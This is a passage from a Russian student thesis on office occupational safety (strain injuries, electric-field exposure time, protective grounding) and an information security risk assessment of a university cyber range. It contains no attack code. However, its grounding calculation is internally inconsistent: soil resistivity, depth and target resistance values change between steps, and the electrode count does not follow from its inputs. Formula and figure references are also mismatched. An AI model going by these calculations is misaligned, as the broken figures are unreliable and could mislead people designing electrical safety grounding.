Длительная и интенсивная работа на компьютере может стать источником тяжелых профессиональных заболеваний, таких, как травма повторяющихся нагрузок (ТПН), представляющая собой постепенно накапливающиеся недомогания, переходящие в заболевания нервов, мышц и сухожилий руки.

К профессиональным заболеваниям, связанным с ТПН, относятся:

– тендовагинит — воспаление сухожилий кисти, запястья, плеча;

– тендосиновит — воспаление синовиальной оболочки сухожильного основания кисти и запястья;

– синдром запястного канала (СЗК) – вызывается ущемлением срединного нерва в запястном канале. Накапливающаяся травма вызывает образование продуктов распада в области запястного канала, в результате чего вначале возникает отек, а затем СЗК.

Появляются жалобы на жгучую боль и покалывание в запястье, ладони, а также пальцах, кроме мизинца. Наблюдается болезненность и онемение, ослабление мышц, обеспечивающих движение большого пальца. Эти заболевания обычно наступают в результате непрерывной работы на неправильно организованном рабочем месте.

Виды трудовой деятельности разделяются на 3 группы: группа А - работы по считыванию информации с экрана устройства вывода с предварительным запросом; группа Б - работа по вводу информации; группа В - творческая работа в режиме диалога с устройством вывода.

При выполнении в течение рабочей смены работ, относящихся к разным видам трудовой деятельности, за основную работу с устройством вывода следует принимать такую, которая занимает менее 50% времени в течение рабочей смены или рабочего дня.

Для видов трудовой деятельности устанавливается 3 категории тяжести и напряженности работы с устройством вывода, который определяются: для группы А - по суммарному числу считываемых знаков за рабочую смену; для группы Б - по суммарному числу считываемых или вводимых знаков за смену; для группы В - по суммарному времени непосредственной работы с устройством вывода за рабочую смену, но не более 6 часов за смену.

В зависимости от категории трудовой деятельности и уровня нагрузки за рабочую смену при работе с устройством вывода устанавливается суммарное время регламентированных перерывов.

На рисунке 3.1.5.1 демонстрируется суммарное время регламентированных перерывов.

Категория работы с ПЭВМ	Уровень нагрузки за рабочую смену при видах работ с ПЭВМ			Суммарное время регламентированных перерывов, мин	
	группа А, количество знаков	группа Б, количество знаков	группа В, ч	при 8-часовой смене	при 12-часовой смене
I	до 20 000	до 15 000	до 2	50	80
II	до 40 000	до 30 000	до 4	70	110
III	до 60 000	до 40 000	до 6	90	140

Рисунок 3.15.1 - Суммарное время регламентированных перерывов

Для предупреждения преждевременной утомляемости пользователей рекомендуется организовать рабочую смену путем чередования работ с использованием устройства вывода или без него.

При возникновении у сотрудника зрительного дискомфорта и других неблагоприятных субъективных ощущений, несмотря на соблюдение санитарно-гигиенических и эргономических требований, рекомендуется применять индивидуальный подход с ограничением времени работы с устройством вывода.

3.2 Расчеты обеспечивающие комфортные условия труда

3.2.1 Расчет допустимого времени нахождения в электромагнитном поле

Так как частота переменного тока в розетках офисов составляет 50 Гц расчет будет происходить для электромагнитного поля частотой 50 Гц.

Оценка ЭМП переменной частоты (50 Гц) осуществляется раздельно по напряженности электрического поля *(E)* в кВ/м, напряженности магнитного поля *(H)* в А/м или индукции магнитного поля *(B)*, в мкТл. Нормирование электромагнитных полей 50 Гц на рабочих местах персонала дифференцированно в зависимости от времени пребывания в электромагнитном поле [6].

Предельно допустимый уровень напряженности ЭП на рабочем месте в течение всей смены (8 часов) устанавливается равным 5 кВ/м.

При напряженностях в интервале больше 5 до 20 кВ/м включительно допустимое время пребывания в ЭП Т (час) рассчитывается по формуле:

$$T = (50/E) - 2,$$

где Е - напряженность ЭП в контролируемой зоне, кВ/м;

Т - допустимое время пребывания в ЭП при соответствующем уровне напряженности, ч.

При напряженности свыше 20 до 25 кВ/м допустимое время пребывания в ЭП составляет 10 мин.

Пребывание в ЭП с напряженностью более 25 кВ/м без применения средств защиты не допускается.

Допустимое время пребывания в ЭП может быть реализовано одноразово или дробно в течение рабочего дня. В остальное рабочее время необходимо находиться вне зоны влияния ЭП или применять средства защиты.

Время пребывания персонала в течение рабочего дня в зонах с различной напряженностью ЭП *($T_{пр}$)* вычисляют по формуле:

$$T_{пр} = 8\ (t_{E1}/T_{E1} + t_{E2}/T_{E2} + ... + t_{En}/T_{En}),$$

где $T_{пр}$ - приведенное время, эквивалентное по биологическому эффекту пребыванию в ЭП нижней границы нормируемой напряженности;

t_{E1}, t_{E2}... t_{En} - время пребывания в контролируемых зонах с напряженностью $E_1, E_2, ... E_n$, ч;

T_{E1}, T_{E2}, ... NTn - допустимое время пребывания для соответствующих контролируемых зон.

Приведенное время не должно превышать 8 ч.

Количество контролируемых зон определяется перепадом уровней напряженности ЭП на рабочем месте. Различие в уровнях напряженности ЭП контролируемых зон устанавливается 1 кВ/м.

Требования действительны при условии, что проведение работ не связано с подъемом на высоту, исключена возможность воздействия электрических разрядов на персонал, а также при условии защитного заземления всех изолированных от земли предметов, конструкций, частей оборудования, машин и механизмов, к которым возможно прикосновение работающих в зоне влияния ЭП.

Необходимо выполнить расчет для следующей задачи.

Сотрудник в течение рабочего дня перемещался по зданию офиса находясь при этом вблизи различных устройств, генерирующих ЭМП. Вначале сотрудник находился 2 часа вблизи устройства с величиной ЭМП 6 кВ/м, затем он переместился к другому устройству с величиной ЭМП 10 кВ/м и пробыл вблизи него 3 часа, затем сотрудник вернулся на свое рабочее место, где

устройство вблизи него обладает величиной ЭМП в 5.5 кВ/м и провел остаток рабочего дня там. Если принять, что полный рабочий день сотрудника составляет 8 часов и сотрудник все эти 8 часов работал и находился вблизи устройств, генерирующих ЭМП, рассчитать общее проведенное время в нижней границе нормируемой напряженности.

Для решения задачи воспользуемся вышеприведенными формулами.

Для начала нужно рассчитать допустимое время пребывания в каждом ЭМП:

$T_1 = (50 / 6) - 2 = 6,3$ ч. - допустимое время нахождения в первом ЭМП

$T_2 = (50 / 10) - 2 = 3$ ч. - допустимое время нахождения во втором ЭМП

$T_3 = (50 / 5.5) - 2 = 7$ ч. - допустимое время нахождения в третьем ЭМП

$T_{пр} = 8 * ((2 / 6,3) + (3 / 3) + (3 / 7)) = 13,96 \sim 14$ ч. - общее время нахождения в ЭМП различной напряженности

Таким образом суммарно сотрудник провел в нижней границе нормируемой напряженности 14 часов. Исходя из формулы расчета времени пребывания в ЭМП, сотрудник провел в нем больше необходимого времени. Согласно нормам, общее время нахождения в ЭМП не должно превышать 8 часов. При длительном воздействие такого ЭМП на человека могут наблюдаться проблемы со здоровьем. Чтобы не допустить этого необходимо сократить время пребывания персонала вблизи источников ЭМП, а сами источники расположить как можно дальше от сотрудников офиса.

3.2.2 Расчет защитного заземления

Расчет заземления производится для того чтобы определить сопротивление сооружаемого контура заземления при эксплуатации, его размеры и форму. Как известно, контур заземления состоит из вертикальных заземлителей, горизонтальных заземлителей и заземляющего проводника. Вертикальные заземлители вбиваются в почву на определенную глубину.

Горизонтальные заземлители соединяют между собой вертикальные заземлители. Заземляющий проводник соединяет контур заземления непосредственно с электрощитом.

Размеры и количество этих заземлителей, расстояние между ними, удельное сопротивление грунта – все эти параметры напрямую зависят на сопротивление заземления.

Расчет защитного заземления производится из расчета того, что в монтажной проведена сеть с изолированной нейтралью.

В установках до 1000 В принимается, что ток короткого замыкания не превышает 10 А. При этом сопротивление заземления R не превышает 4 Ом. Сопротивление одиночного заземления представляет собой заземлитель длиной L и диаметром d, расположенного от поверхности земли на глубине L и соединительной шиной на глубине t, определяется по формуле:

$$R_0 = \frac{\rho_{экв}}{2\pi \cdot L}\left(\ln\left(\frac{2L}{d}\right) + 0.5\ln\left(\frac{4T+L}{4T-L}\right)\right) \quad (1)$$

В случае установки заземляющего устройства в неоднородный грунт (двухслойный), эквивалентное удельное сопротивление грунта находится по формуле:

$$\rho_{экв} = \frac{\Psi \cdot \rho_1 \cdot \rho_2 \cdot L}{\left(\rho_1\left(L - H + t_г\right) + \rho_2\left(H - t_г\right)\right)} \quad (2)$$

где – Ψ - сезонный климатический коэффициент;

ρ1, ρ2 – удельное сопротивления верхнего и нижнего слоя грунта соответственно, Ом·м (рисунок 3.2.2.1);

H – толщина верхнего слоя грунта, м;

t - заглубление вертикального заземлителя (глубина траншеи) t = 0.7 м.

Так как удельное сопротивление грунта зависит от его влажности, для стабильности сопротивления заземлителя и уменьшения на него влияния климатических условий, заземлитель размещают на глубине не менее 0.7 м.

Грунт	Удельное сопротивление грунта, Ом·м
Торф	20
Почва (чернозем и др.)	50
Глина	60
Супесь	150
Песок при грунтовых водах до 5 м	500
Песок при грунтовых водах глубже 5 м	1000

Рисунок 3.2.2.1 - Удельное сопротивление грунта

Принимаем длину круглого стержня равной 2,5 м, диаметром d=0,02; L=0,5 м; t=0,2 м. Удельное сопротивление грунта 100 Ом. Коэффициент сезонности равен Ψ = 1,5. Тогда сопротивление одиночного заземления будет равно (формула 1):

Rз = 44, 5 Ом

Необходимое количество электродов определяется по формуле:

$$n = Rз / Rкэ, \qquad (3)$$

где Rз - требуемое сопротивление заземления;

Rкэ = η * e - коэффициент экранирования.

Выбирая относительное расстояние между стержнями и их длинной равной l и число стержней n=20, найдем e=0,48 (заземлители расположены в ряд). Принимается Rз=50 ом:

$$n = 44,5 / 5 * 0,48 = 19 \text{ шт.}$$

Для соединительных стержней используется полоса. Длина полосы:

$$Ln = (19 - 1) * 2.5 = 45 \text{ м.}$$

Сопротивление растекания полосы без учета экранирования действия стержней находится по формуле:

$$R_{по} = \frac{\rho}{2\pi Ln} Ln \frac{2Ln^2}{bt} \qquad (4)$$

учитывая, что b=0,05 м, t=0,7м, находится R по формуле:

$$R_{по} = \frac{150}{2\pi 45} Ln \frac{2*45^2}{0,05*0,7}$$

С учетом экранирования:

$$R_{И} = \frac{R_{ИО}}{\eta_{п}} = \frac{6,2}{0,42} = 14,7 \text{ Ом}$$

Суммарное сопротивление заземления:

$$R_{сум} = \frac{1}{\frac{1}{R_З} + \frac{1}{R_И}} = \frac{1}{\frac{1}{5} + \frac{1}{14,7}} = 3,7 \text{ Ом}$$

3.3 Выводы

В процессе анализа потенциально опасных и вредных факторов в офисе, воздействующих на персонал были произведены расчеты для допустимого времени нахождения в электромагнитном поле и расчеты защитного заземления.

Рассчитанные допустимые значения позволили установить, что допустимое время пребывания в зонах с различным значением электромагнитного поля не должно превышать 8 часов. В случае если общее рабочее время сотрудника офиса вблизи устройств, генерирующих ЭМП различной напряженности превышает допустимый предел, то нужно принять дополнительные меры снижения их влияния на офисный персонал. Так как работа сотрудника офиса связана с компьютерной техникой, то можно увеличить время перерывов и тем самым ограничить пагубное влияние ЭМП на организм человека.

При расчете защитного заземления использовались стандартные параметры при расчете на малое и среднее офисное предприятие. Значение защитного сопротивления для компьютерного оборудования составило ~4 Ом. При этом провод заземляется на корпусы компьютеров и тем самым позволяет избежать протекания тока через тело человека.

4 Анализ и оценка рисков информационной безопасности

В соответствие со стандартом ISO/IEC 27005:2011 анализом риска называется процесс понимания происхождения риска и определения его уровня. Анализ риска обеспечивает основу для оценивания риска и принятия решений, касающихся обработки риска. Анализ риска включает в себя количественную оценку риска. Оценкой риска называется процесс идентификации риска, анализа риска и оценивания риска.

Риск информационной безопасности определяется как произведение финансовых потерь (ущерба), связанных с инцидентами безопасности, и вероятности того, что они будут реализованы.

Данное определение подходит при рассмотрении различных архитектур информационных систем. Информация может существовать в различных формах. Она может быть написана на бумаге, храниться в электронном виде, пересылаться по почте или с использованием электронных средств, транслироваться на экране или обсуждаться в разговоре. Какие бы формы информация ни принимала, она всегда должна быть защищена соответствующим образом.

Оценка рисков информационной безопасности состоит из трех основных этапов: идентификация угроз, идентификация уязвимостей, идентификация активов.

4.1 Анализ риска

4.1.1 Идентификация риска

Целью идентификации риска является определение того, что могло бы произойти, чтобы нанести потенциальный вред, и чтобы получить представление о том, как, где и почему мог иметь место этот вред. Шаги, необходимые для снижения рисков, должны собирать данные для деятельности, по количественной оценке, риска.

4.1.2 Идентификация активов

На этом этапе должны быть определены все активы, входящие в установленную область применения.

Активом является нечто, имеющее ценность для организации, и, следовательно, нуждающееся в защите. При идентификации активов следует иметь в виду, что информационная система состоит не только из аппаратных и программных средств.

Идентификацию активов следует осуществлять на соответствующем уровне детализации, обеспечивающем достаточную информацию для оценки риска. Уровень детализации, собранный на этапе идентификации активов, влияет на общий объем информации, собранной во время оценки риска. Этот уровень может быть более детализирован при последующих итерациях оценки риска.

Для каждого актива должен быть определен владелец, чтобы обеспечить отчетность и ответственность за каждый актив. Владелец актива может не обладать полными правами собственности на актив, но он несет соответствующую ответственность за его получение, разработку, поддержку, использование и безопасность. Чаще всего владелец актива — это лицо способное в полной мере оценить реальную ценность актива для организации.

Границей пересмотра является периметр активов организации, определенный как подлежащий менеджменту посредством процесса менеджмента риска информационной безопасности.

Конечным продуктом данного процесса является перечень активов организации, подлежащий менеджменту риска, и перечень бизнес процессов, связанных с активами, и их значимость.

Если спроецировать данный подход на текущий дипломный проект, то выяснится, что основными активами киберполигона являются сервер, на котором установлены виртуальные машины и внутренняя сеть университета.

В таблице 2 перечень активов представлен в табличном виде.

Таким образом перечень активов выглядит следующим образом:

- сервер;
- локальная сеть.

Таблица 2 – Перечень активов

№	Наименование актива	Код актива	Кол-во	Ответственный	Ценность (0-10)	Приоритет	Стоимость
1	Сервер	S	1	Системный администратор	10	1	~ 5 000 000 тг.
2	Локальная сеть	N	1	Системный администратор	7	2	~ 250 000 тг.

4.1.3 Идентификация угроз

В качестве входных данных используется информация об угрозах полученная в результате анализа инцидента от владельцев активов, пользователей, а также из других источников, включая реестры внешних угроз. На этом этапе все возможные угрозы должны быть идентифицированы.

Угроза обладает потенциалом причинения вреда активам, и, следовательно, все активы организации, такие как, информация, системы, процессы и люди находятся в потенциальном риске.

Угрозы могут носить как природный, так и человеческий характер, они могут быть случайными или умышленными. Как случайные, так и умышленные угрозы должны быть идентифицированы одинаково и в равной степени. Угроза может проистекать как из самой организации, так и за ее пределами. Угрозы должны идентифицироваться в общем и по виду, а затем, где это уместно, отдельные угрозы идентифицируются внутри родового класса. Это означает, что ни одна угроза, включая неожиданные, не будет упущена, но объем требуемой работы, несмотря на это, ограничен.

Некоторые угрозы могут влиять более чем на один актив. В таких случаях они могут стать причинами различных явлений, в зависимости от того на какой актив они оказывают воздействие.

Входные данные для идентификации и измерения вероятности возникновения угроз могут быть получены от владельцев активов или пользователей, персонала отдела кадров, руководства организации и специалистов в сфере ИБ, экспертов в области информационной и физической безопасности, юридического отдела и других структур, включая правовые органы, метеорологические службы, страховые компании, национальные правительственные организации. При рассмотрении угроз так же должны рассматриваться аспекты среды и культуры.

Внутренний опыт полученный на предыдущих этапах идентификации угроз и инцидентов должны быть учтены в текущей оценке. Для формирования списка угроз можно использовать национальные реестры угроз. Однако не стоит забывать о том, что, используя реестры угроз или результаты предыдущих оценок угроз, не следует забывать о том, что происходит

постоянная смена значимых угроз, особенно, если изменяются бизнес-среда или информационные системы.

В конце данного этапа должен быть получен перечень угроз с идентификацией вида и источника.

В процессе анализа были идентифицированы следующие угрозы:

1) Уничтожение оборудования;
2) Отказ кондиционирования или системы охлаждения;
3) Перехват и отправка скомпрометированных сигналов;
4) Кража носителей цифровой информации;
5) Прослушивание сетевого трафика;
6) Сбой серверного оборудования;
7) Отказ в обслуживание;
8) Несанкционированное использование оборудования;
9) Злоупотребление должностными полномочиями;
10) Нарушение доступности персонала.

4.1.4 Идентификация уязвимостей

В качестве входных данных используются перечни известных угроз, перечни активов и существующие средства контроля. На этом этапе необходимо идентифицировать уязвимости, которые могут быть использованы угрозами, чтобы нанести ущерб активам или организации.

Наличие уязвимости не причиняет вреда само по себе, так как необходимо наличие угрозы, которая воспользуется ею. Уязвимость, не имеющая соответствующей угрозы, может не требовать внедрения средств контроля, но должна осознаваться и подвергаться мониторингу на предмет изменений. Средство контроля может быть эффективным или неэффективным в зависимости от среды, в которой оно функционирует. И наоборот, угроза, не имеющая соответствующей уязвимости не может не приводить к риску.

Уязвимости, в свою очередь, могут быть связаны с некоторыми свойствами активов. Уязвимости, возникающие из различных источников, подлежат рассмотрению, например, те, которые являются внешними или внутренними по отношению к активу.

В процессе анализа были выявлены следующие уязвимости:

1) неадекватное и небрежное использование физического контроля доступа к зданию и помещениям;
2) восприимчивость к температурным изменениям, которое может привести к перегреву компонентов системы;
3) перехват сетевого трафика, который содержит конфиденциальную информацию;
4) неконтролируемое копирование чувствительной информации;
5) видоизменение информации, нарушение её целостности;
6) перепад напряжения в электрической сети;
7) переполнение буфера памяти;

8) незаконные подключения к общественной сети, что может привести к получению доступа к серверу неавторизованных лиц;

9) недостаточность системы журналирования об отчетах, связанных с системными сбоями системы;

10) отсутствие квалифицированного персонала.

4.2 Расчет рисков

Риск информационной безопасности в классическом смысле определяется как функция трех переменных:

- вероятности существования угрозы;
- вероятности существования уязвимости (незащищенности);
- потенциального воздействия.

Согласно стандарту, ISO/IEC 27001, выбранная методология должна гарантировать, что оценки риска дают сравнимые и воспроизводимые результаты [2]. При этом в стандарте не приводится конкретной формулы для расчета.

В данном случае для расчета рисков будет использоваться формула из стандарта ГОСТ Р ИСО/МЭК ТО 13335-3-2007 [1]:

$$R_н = P(t) * P(v) * S, \quad (5)$$

где, $R_н$ - начальный риск (до введения мер);

P (t) - вероятность реализации угрозы информационной безопасности;

P (v) - вероятность наличия уязвимости;

S - ценность актива.

В качестве примера значений вероятностей P(t) и P(v) используется качественная шкала с тремя уровнями: низким, средним и высоким. Для оценки значений ценности актива S выбраны числовые значения от 1 до 10.

В таблице 3 приведена шкала вероятности возникновения рисков.

После расчета предварительных рисков производится перерасчет рисков с учетом принятых мер и ограничений. Перерасчет рисков осуществляется по следующей формуле:

$$R_o = S * L(t) * L(v), \quad (6)$$

где, R_o - остаточный риск;

S - ценность актива;

L (t) - вероятность реализации угрозы после введения мер;

P (v) - вероятность наличия уязвимости после введения мер.

Таблица 3 – Шкала вероятности возникновения риска

Значение	**Описание**
1 - Низкий	Один раз в три года
2 - Средний	Несколько раз в год
3 - Высокий	Один раз в месяц

В таблице 4 демонстрируется процесс расчета рисков информационной безопасности. Для получения значений рисков используются данные из таблиц 2 и 3.

Таблица 4 - Расчет рисков информационной безопасности

№	Угрозы	Уязвимости	Максимальный уровень риска	Меры по обработке риска	Остаточный уровень риска	Дата	Комментарии, ответственный
1.Сервер							
1	Уничтожение оборудования	Неадекватное и небрежное использование физического контроля доступа к зданию и помещениям	20	Введение СКУД	10	02.06.20	Рекомендуется резервирование, ответственным лицом является системный администратор
2	Отказ кондиционирования или системы охлаждения	Восприимчивость к температурным изменениям, которое может привести к перегреву компонентов системы	20	Аудит системы охлаждения не реже двух раз в год	10	02.06.20	Необходимо наличие хорошей системы пожаротушения, ответственным лицом является системный администратор

3	Кража носителей цифровой информации	Неконтролируемое копирование чувствительной информации	42	Блочное шифрование носителей информации	14	02.06.20	Ответственным лицом является системный администратор
4	Сбой серверного оборудования	Перепад напряжения	90	Аудит серверного оборудования	10	02.06.20	Ответственным лицом является системный администратор
5	Отказ в обслуживание	Переполнение буфера памяти	14	Распределение нагрузки с помощью балансировка нагрузки	7	02.06.20	Ответственным лицом является системный администратор
6	Несанкционированное использование оборудования	Незаконные подключения к общественной сети, что может привести к получению доступа к серверу неавторизованных лиц	10	Мониторинг	10	02.06.20	Ответственным лицом является системный администратор

7	Злоупотребление должностными полномочиями	Недостаточность системы журналирования об отчетах, связанных с системными сбоями системы	60	Уголовная ответственность, штрафы, санкции и т.д.	40	02.06.20	Ответственным лицом является системный администратор
8	Долгое реагирование на инцидент	Отсутствие квалифицированного персонала	90	Улучшение кадровой политики	20	02.06.20	Ответственным лицом является системный администратор
2.Локальная сеть							
9	Перехват и отправка скомпрометированных сигналов	Перехват сетевого трафика, который содержит конфиденциальную информацию	90	Внедрение криптографии	60	02.06.20	Ответственным лицом является системный администратор
10	Прослушивание сетевого трафика	Видоизменение информации, нарушение её целостности	90	Аппаратное шифрование трафика	60	02.06.20	Ответственным лицом является системный администратор

Таблица 4 содержит информацию об угрозах и рисках, существующих для двух активов: сервер и локальная сеть. Строка таблицы содержит информацию об угрозе, уязвимости, начальном уровне риска, мерах, остаточном риске, даты и комментария с ответственным лицом.

Для расчета первоначального риска использовалась формула (1). Остаточный уровень риска был рассчитан по формуле (2). Суть таблицы заключается в том, чтобы показать во сколько или на сколько уменьшился или не уменьшился риск, связанный с активом.

Чем меньше остаточное значение риска, тем эффективнее меры по его обработке. Грамотной мерой обработки риска является нечто среднее между ценой и качеством.

Ответственное лицо – это человек ответственный за тот или иной актив. Также он несет полную материальную и административную ответственность за него. В процессе идентификации активов очень важно найти лицо, которое будет за него отвечать.

4.3 Диаграмма взаимосвязей компонентов анализа рисков

Для составления диаграмм используется программа CORAS.

На рисунке 4.3.1 демонстрируется диаграмма активов и их взаимоотношения. На диаграмме показано взаимоотношение между активами киберполигона. Сервер связан с локальной сетью университета и функционально зависит от неё. Поэтому на диаграмме демонстрируется зависимость сервера от локальной сети.

Рисунок 4.3.1 – Перечень активов

На рисунке 4.3.2 демонстрируется диаграмма угроз для выбранных активов. Источником угрозы является один из перечисленных субъектов. Выбранная угроза будет использована только при наличие существующей уязвимости.

Источником угрозы является человек или система. Диаграмма угроз демонстрирует взаимосвязь между угрозами, активами и источниками. Наличие угрозы ставит безопасность любого актива под сомнение, поэтому очень важно на этапе анализа выявить все угрозы и их источники.




Рисунок 4.3.2 – Диаграмма угроз

На рисунке 4.3.3 демонстрируется диаграмма рисков для выбранных угроз. Данная диаграмма позволяет качественно оценить степень влияния угрозы. Угрозы могут иметь различные степени вероятности и возможности реализации. Поэтому очень важно идентифицировать все возможные угрозы и ранжировать их по степени вероятности. Наиболее вероятные угрозы подлежат более подробному анализу и на них в первую очередь необходимо обратить внимание. Как правило меры обработки рисков начинаются именно с них.




Рисунок 4.3.3 – Диаграмма рисков

На рисунке 4.3.4 демонстрируется диаграмма рисков и угроз, а также их источники. Данная диаграмма позволяет установить источники атаки. На этой диаграмме можно подробно увидеть откуда начинается атака. Из диаграммы можно увидеть, что атака всегда начинается с некоторого источника, далее используется некоторая уязвимость, которая используется создания некоторой угрозы. Очень часто угроза является источником другого неожиданного последствия. Использование любой из существующей уязвимости может привести к угрозе безопасности актива.

